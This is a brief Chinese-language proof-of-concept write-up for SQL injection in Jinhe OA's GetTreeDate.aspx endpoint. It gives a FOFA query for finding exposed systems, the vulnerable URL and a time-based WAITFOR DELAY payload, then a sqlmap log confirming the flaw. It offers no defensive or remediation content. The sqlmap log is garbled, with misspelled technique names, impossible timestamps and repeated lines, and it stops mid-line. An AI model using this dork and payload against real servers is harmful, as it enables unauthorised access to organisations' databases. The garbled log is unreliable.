金和 OA GetTreeDate.aspx SQL 注入

1、fofa app="金和网络-金和 OA"



2、界面如下




3、隐患 url

/C6/Jhsoft.Web.users/GetTreeDate.aspx/?id=1

4、简单测试后发现此处存在 sql 注入

/C6/Jhsoft.Web.users/GetTreeDate.aspx/?id=1%3bWAITFOR+DELAY+'0%3a0%3a5'+--%20and%20 1=1



5、sqlmap 验证如下

```
[23:23:49] [UNF1] testing 'Microsoft SQL Server/Sybase inline queries'
[23:23:49] [UNF1] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:24:00] [UNF1] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:24:00] [UNF2] testing 'Microsoft SQL Server/Sybase time-based blind (If')
[23:24:00] [UNF2] testing 'Microsoft SQL Server/Sybase time-based blind (IF - comment)'
[23:24:00] [UNF2] testing 'Microsoft SQL Server/Sybase time-based blind (IF - comment)'
[23:24:00] [UNF2] testing 'Microsoft SQL Server/Sybase time-based blind (IF - comment)'
[23:24:10] [UNF2] testing 'Microsoft SQL Server/Sybase time-based blind (IF - comment)' injectable
[23:24:10] [UNF2] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:24:10] [UNF2] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:24:12] [UNF2] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:24:12] [UNF2] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:24:12] [UNF2] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:24:12] [UNF2] testing 'Generic UNION query (UNION query (UNION query (UNIL) - 1 to 20 columns'
[23:24:12] [UNF2] testing 'Generic UNION query (UNIC) - 1 to 20 columns'
[23:24:12] [UNF2] testing 'Generic UNION query (UNIC) - 1 to 20 columns'
[23:24:12] [UNION query (UNIC) - 3 columns
[23:24:13] [UNION query (UNIC) - 3 columns
[24:24:23] [UNION query (UNIC) - 3 columns
[25:24:23] [UNION query (UNIC) - 3 columns
[25:24:24:23] [UNION query (UNIC) - 4 columns
[25:24:24:23] [UNION query (UNIC) - 4 columns
[25:24:24:25] [UNION query (UNIC) - 4 columns
[25:24:2
```